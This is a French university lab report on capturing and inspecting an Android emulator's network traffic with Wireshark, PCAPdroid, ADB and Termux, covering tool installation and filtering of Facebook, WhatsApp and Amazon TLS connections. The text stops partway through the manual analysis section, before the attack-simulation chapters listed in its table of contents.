RÉPUBLIQUE TUNISIENNE

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université de Carthage

Institut National des Sciences Appliquées et de Technologie (INSAT)

Cahier de TP

Surveillance des communications et des attaques réseau par l'analyse des communications sur Android

surveillance et analyse de communications sur Android

Encadré par :

Mr Karoui Kamel

Présenté par :

Mejri Sonia
Slim Nour Nejia
Kchaou Zaineb

RT 3/2

Année Universitaire : 2025–2026

Table des matières

Liste des figures **3**

Liste des tableaux **4**

1 Introduction générale **5**
1.1 Objectifs 5

2 Environnement de travail **7**
2.1 Matériel 7
2.2 Logiciels 7

3 Installation et configuration des outils **9**
3.1 Installation de Wireshark 9
3.2 Installation de Android Studio 10
3.3 Mise en place de l'environnement Android 12
3.3.1 Création du Virtual Device 12

4 Analyse du trafic réseau et enjeux de la vie privée **17**
4.1 Capture du trafic réseau avec PCAPdroid 17
4.2 Analyse manuelle du trafic avec Wireshark 17
4.3 Analyse automatisée du trafic avec Python 18
4.3.1 Analyse des adresses IP (IP Analyzer) 19
4.3.2 Analyse des requêtes DNS (DNS Analyzer) 20
4.3.3 Résultat d'analyse de la capture de trafic réseaux 22
4.3.4 Interprétation des adresses IP et des domaines 24
4.4 Données personnelles potentiellement exposées 25
4.4.1 Métadonnées réseau 25
4.4.2 Identification de l'utilisateur et de l'appareil 25
4.4.3 Informations liées aux applications installées 26
4.4.4 Données de comportement et d'usage 26
4.4.5 Données personnelles stockées dans le cloud 27
4.4.6 Enjeux globaux de vie privée 27

5 Détection des comportements anormaux **28**
5.1 Motivation 28
5.2 Simulation d'attaques réseau 28
5.2.1 Simulation d'une attaque DoS 28
5.2.2 Simulation d'une attaque BruteForce 31
5.2.3 Simulation d'une attaque Exfiltration des données 33
5.3 Analyse manuelle des attaques 34
5.3.1 Analyse de la capture DoS.PCAP 34
5.3.2 Analyse de la capture bruteforce.PCAP 36
5.3.3 Analyse de la capture exfiltration_http.PCAP 37
5.4 Analyse automatisée avec le script Python 38
5.4.1 Concepts fondamentaux 39
5.4.2 Architecture du système 40
5.4.3 Analyse de la capture bruteforce.PCAP 45
5.4.4 Analyse de la capture exfiltration_http.PCAP 45

Liste des figures

3.1 Étapes d'installation de Wireshark 9
3.2 Suite de l'installation de Wireshark 9
3.3 Interface principale de Wireshark 10
3.4 Téléchargement d'Android Studio 10
3.5 Acceptation des conditions d'utilisation 11
3.6 Configuration de l'installation d'Android Studio 11
3.7 Configuration du PATH et installation 11
3.8 Installation d'Android Studio terminée 12
3.9 Interface d'Android Studio 12
3.10 Création d'un nouvel AVD 13
3.11 Configuration et démarrage de l'AVD 13
3.12 Interface de Termux installée 15
3.13 Interface de PCAPDroid et démarrage de la capture 16

4.1 Sauvegarde de la capture PCAP 17
4.2 Trafic Facebook filtré dans Wireshark 18
4.3 Trafic WhatsApp filtré dans Wireshark 18
4.4 Trafic Amazon filtré dans Wireshark 18
4.5 Résultats de l'analyse automatisée - Partie 1 22
4.6 Résultats de l'analyse automatisée - Partie 2 22

5.1 Interface Termux 29
5.2 Les trois captures PCAP générées 34
5.3 Analyse de la capture DoS dans Wireshark 35
5.4 Graphique I/O de la capture DoS 36
5.5 Analyse de la capture Brute Force dans Wireshark 36
5.6 Analyse de la capture d'exfiltration dans Wireshark 37
5.7 Contenu des données exfiltrées 38
5.8 Illustration de la Threat Intelligence 40
5.9 Résultat de l'analyse automatisée de la capture Brute Force 45
5.10 Résultat de l'analyse automatisée de la capture d'exfiltration 45

Liste des tableaux

4.1 Interprétation des adresses IP et domaines observés 24
4.2 Synthèse des impacts sur la vie privée 25

5.1 Concepts SOC utilisés dans le projet 39
5.2 Concepts de Threat Intelligence utilisés 40
5.3 Analyzers spécialisés du système 44

Chapitre 1

Introduction générale

Avec la généralisation des réseaux informatiques et la démocratisation des appareils mobiles, les communications réseau sont devenues omniprésentes dans la vie quotidienne. Smartphones, applications mobiles, services cloud et objets connectés échangent en permanence des données via Internet, souvent de manière transparente pour l'utilisateur. Ces échanges, bien que nécessaires au bon fonctionnement des services numériques, soulèvent d'importants enjeux en matière de **sécurité**, de **confidentialité des données** et de **protection de la vie privée**.

Dans ce contexte, l'analyse du trafic réseau constitue un outil fondamental en réseaux informatiques et en cybersécurité. Elle permet d'observer les paquets échangés, d'identifier les protocoles utilisés, de comprendre le fonctionnement des communications client–serveur et de détecter d'éventuels comportements anormaux ou malveillants. La capture et l'analyse de paquets sont également largement utilisées pour le **diagnostic réseau**, la **détection d'attaques**, l'**audit de sécurité** et l'**investigation numérique**.

Par ailleurs, les attaques réseau telles que le **déni de service (DoS)**, l'**exfiltration de données**, l'**interception de communications** ou encore l'abus de protocoles applicatifs représentent des menaces réelles pour les utilisateurs et les infrastructures. Comprendre le fonctionnement de ces attaques à travers l'observation du trafic permet non seulement de mieux s'en protéger, mais aussi de sensibiliser aux risques liés à l'utilisation d'applications connectées.

1.1 Objectifs

Dans le cadre de ce **projet**, l'étude se concentre plus particulièrement sur l'analyse des communications réseau générées par un **appareil Android** (réel ou émulé). Les smartphones étant devenus des dispositifs centraux pour l'accès à Internet et aux services numériques, ils représentent une cible privilégiée pour l'analyse de trafic et la compréhension des enjeux de sécurité mobile.

L'objectif principal de ce TP est d'apprendre à **capturer, analyser et interpréter le trafic réseau d'un appareil Android**, tout en mettant en évidence les risques potentiels liés à la collecte et à l'exploitation des données personnelles. Le travail s'ar-

ticule autour de trois axes complémentaires :

— la **capture réelle des paquets réseau** générés par l'appareil Android lors de l'utilisation d'applications,

— l'**analyse manuelle du trafic** à l'aide de Wireshark afin d'identifier les protocoles, les adresses IP contactées et la nature des échanges,

— et une **analyse automatisée** à l'aide de scripts permettant de détecter des comportements anormaux ou de simuler des attaques réseau courantes (exfiltration de données, surcharge de trafic, etc.).

À travers ce projet, on est amené à relier les notions théoriques des réseaux IP et de la sécurité aux observations pratiques, tout en développant une réflexion critique sur les implications de ces communications en matière de **vie privée**, de **sécurité des données** et de **protection des utilisateurs**.

Chapitre 2

Environnement de travail

Afin de mener à bien ce projet dans de bonnes conditions, un environnement de travail combinant matériel informatique, dispositifs de test et outils logiciels spécialisés a été mis en place. Cet environnement permet la capture, l'analyse et l'interprétation du trafic réseau généré par un appareil Android, ainsi que la simulation et la détection de comportements réseau suspects.

2.1 Matériel

— **PC sous Windows** : Un ordinateur personnel fonctionnant sous le système d'exploitation Windows est utilisé comme plateforme principale de travail. Il permet l'exécution des outils de développement, de capture et d'analyse réseau, notamment Android Studio, Wireshark et les scripts d'analyse automatisée (python). Le PC joue également le rôle de point central pour la collecte et le stockage des fichiers de capture (PCAP).

— **Émulateur Android (Android Studio – AVD)** : Un émulateur Android, fourni par Android Studio via l'Android Virtual Device (AVD), est utilisé pour simuler le comportement d'un smartphone Android réel. Cet émulateur permet de générer du trafic réseau de manière contrôlée, d'installer et d'exécuter des applications, et d'observer leurs communications réseau sans nécessiter de téléphone physique. Il constitue une solution flexible et reproductible pour les expérimentations.

— **Connexion réseau locale (Wi-Fi ou réseau virtuel partagé)** : L'environnement repose sur une connexion réseau locale, soit via un réseau Wi-Fi, soit via un réseau virtuel partagé entre l'émulateur Android et la machine hôte. Cette configuration permet le transit du trafic réseau de l'émulateur à travers le PC hôte, facilitant ainsi la capture et l'analyse des paquets avec les outils réseau.

2.2 Logiciels

— **Android Studio** : Android Studio est utilisé pour la création, la configuration et l'exécution de l'émulateur Android (AVD). Il fournit également les outils

nécessaires pour le débogage, l'accès au système de fichiers de l'émulateur et l'interaction avec celui-ci via la ligne de commande (ADB). Android Studio constitue la base de l'environnement de test Android.

— **Wireshark** : Wireshark est l'outil principal d'analyse de trafic réseau utilisé dans ce TP. Il permet la capture en temps réel et l'analyse détaillée des paquets échangés, l'identification des protocoles (IP, TCP, UDP, HTTP, DNS, etc.), l'examen des adresses IP contactées et l'application de filtres pour la détection d'anomalies ou d'attaques réseau.

— **tcpdump (via Termux ou binaire précompilé)** : tcpdump est un outil de capture de paquets en ligne de commande utilisé au sein de l'environnement Android. Il peut être exécuté soit via l'application Termux, soit à l'aide d'un binaire précompilé copié dans le système de fichiers de l'émulateur. tcpdump permet une capture fine et bas niveau du trafic réseau, complémentaire à celle réalisée par Wireshark.

— **Python (analyse automatisée)** : Le langage Python est utilisé pour l'analyse automatisée des fichiers de capture réseau (PCAP). À l'aide de bibliothèques spécialisées (telles que Scapy ou Pandas), des scripts permettent d'extraire des informations pertinentes, de détecter des comportements anormaux (exfiltration de données, volumes de trafic inhabituels, ports suspects) et d'automatiser l'interprétation des données réseau collectées.

Chapitre 3

Installation et configuration des outils

3.1 Installation de Wireshark

Étapes réalisées :

Installation du setup via le site :

La première étape consiste à télécharger la version officielle de Wireshark depuis le site du projet, afin de garantir l'intégrité et l'authenticité du logiciel.

Le site officiel : https://www.wireshark.org/

Lancement de l'installateur

Après le téléchargement, exécuter le fichier Wireshark-win64.exe. L'assistant d'installation apparaît et guide l'utilisateur à travers les différentes étapes.




Figure 3.1 – Étapes d'installation de Wireshark




Figure 3.2 – Suite de l'installation de Wireshark

Une fois l'installation terminée, Wireshark est lancé. L'interface principale affiche les interfaces réseau disponibles ainsi que les options de capture.




FIGURE 3.3 – Interface principale de Wireshark

3.2 Installation de Android Studio

1. **Télécharger le setup via** https://developer.android.com/studio?hl=fr




FIGURE 3.4 – Téléchargement d'Android Studio

2. **Accepter les conditions et télécharger**



Figure 3.5 – Acceptation des conditions d'utilisation

3. **Exécuter le setup et cliquer sur "Next"**
4. **Choisir Android Studio et cliquer sur "Next"**




Figure 3.6 – Configuration de l'installation d'Android Studio

5. **Configuration du PATH**
6. **Cliquer sur "install"**




Figure 3.7 – Configuration du PATH et installation

7. **Installation terminée**




FIGURE 3.8 – Installation d'Android Studio terminée

Voici l'interface observée au niveau de Android Studio :




FIGURE 3.9 – Interface d'Android Studio

3.3 Mise en place de l'environnement Android

3.3.1 Création du Virtual Device

Configuration du Device virtuel

La création d'un Virtual Device Android constitue une étape essentielle de ce TP, car elle permet de disposer d'un environnement Android fonctionnel sans recourir à un

appareil physique. L'utilisation d'un émulateur offre un cadre contrôlé, reproductible et sécurisé pour la génération et l'analyse du trafic réseau.

Dans un premier temps, l'outil Android Studio est lancé sur la machine hôte. À partir du Device Manager, un nouvel Android Virtual Device (AVD) est créé.

On sélectionne l'icône tools → Device Manager → Add a new device.




Figure 3.10 – Création d'un nouvel AVD

Puis, on configure le virtual device en Pixel7/Google APIs/Android 13 et puis on démarre le device :




Figure 3.11 – Configuration et démarrage de l'AVD

Intégration de tcpdump, adb et Termux

— **ADB** est un outil en ligne de commande fourni avec le **SDK Android** qui permet de **communiquer avec un appareil Android** (physique ou émulateur) depuis un PC.

Rôles principaux :

- Exécuter des commandes shell sur Android
- Installer / désinstaller des applications
- Copier des fichiers entre le PC et l'appareil
- Déboguer des applications
- Accéder à des fonctions système (selon les droits)

On trouve cet outil dans C :\Users\USERNAME\AppData\Local\Android\Sdk\platform-tools

— **tcpdump** est un outil en ligne de commande permettant de **capturer et analyser les paquets réseau** circulant sur une interface réseau.

Fonctionnement :

  - Capture les paquets **en temps réel**
  - Filtre les communications (IP, ports, protocoles...)
  - Enregistre les captures dans des fichiers **.pcap**

- **Termux** est une application Android qui fournit un **terminal Linux complet** sur un appareil Android, sans besoin de root.

  Caractéristiques :

  - Accès à un shell Linux
  - Gestionnaire de paquets (pkg, apt)
  - Installation d'outils réseau (tcpdump, python, nmap...)
  - Exécution de scripts Bash et Python

  Comment le télécharger ?

  Nous téléchargeons l'application **Termux** sur notre PC à partir du site https://termux.fr.uptodown.com/android. Le fichier obtenu, nommé **termux-app_v0.118.3+githu debug_universal.apk**, correspond au paquet d'installation de l'application.

  Une fois le téléchargement terminé, le fichier APK est placé dans le répertoire suivant afin de faciliter son installation via ADB : **C :\Users\USERNAME\AppData\Local\ tools**

  Comment l'installer sur Android Studio ?

  On exécute ces commandes sur le powershell :

  - cd C :\Users\USERNAME\AppData\Local\Android\Sdk\platform-tools
  - adb install termux-app_v0.118.3+github-debug_universal.apk

  Le résultat attendu : Success




Figure 3.12 – Interface de Termux installée

Installation et configuration de pcapdroid

Pour installer PCAPDroid, nous avons procédé comme suit :

1. Ouvrir le Google Play Store sur l'appareil Android.
2. Rechercher l'application PCAPDroid dans la barre de recherche.
3. Sélectionner l'application officielle dans les résultats.
4. Appuyer sur Installer pour lancer le téléchargement et l'installation automatique.

Pour commencer la capture du trafic sur l'émulateur, il suffit de cliquer sur le bouton Démarrer situé en haut de l'interface, après avoir sélectionné l'option permettant de capturer le trafic de toutes les applications et d'enregistrer la capture sous forme de fichier PCAP.




Figure 3.13 – Interface de PCAPDroid et démarrage de la capture

Chapitre 4

Analyse du trafic réseau et enjeux de la vie privée

4.1 Capture du trafic réseau avec PCAPdroid

Dans l'émulateur, nous avons accédé à WhatsApp, Facebook ainsi qu'à d'autres serveurs web comme amazon.com, et l'ensemble de ces activités réseau a été capturé à l'aide de PCAPdroid.

On sauvegarde la capture :




Figure 4.1 – Sauvegarde de la capture PCAP

4.2 Analyse manuelle du trafic avec Wireshark

On ouvre ce fichier pcap avec Wireshark, puis on applique ce filtre `tls.handshake.extensions_se` `contains "facebook"` on obtient les trames provenant du "facebook".



Figure 4.2 – Trafic Facebook filtré dans Wireshark

Le trafic capturé montre plusieurs connexions établies depuis l'hôte 10.215.173.1 (l'adresse de l'émulateur) vers différents serveurs Facebook, utilisant principalement les protocoles TLS 1.3 et QUIC.

On applique ce filtre `tls.handshake.extensions_server_name contains "whatsapp"`.




Figure 4.3 – Trafic WhatsApp filtré dans Wireshark

Le trafic révèle des connexions chiffrées depuis l'hôte 10.215.173.1 vers les serveurs de WhatsApp (157.240.203.60) via TLS 1.3.

On applique ce filtre `tls.handshake.extensions_server_name contains "amazon.com"`.

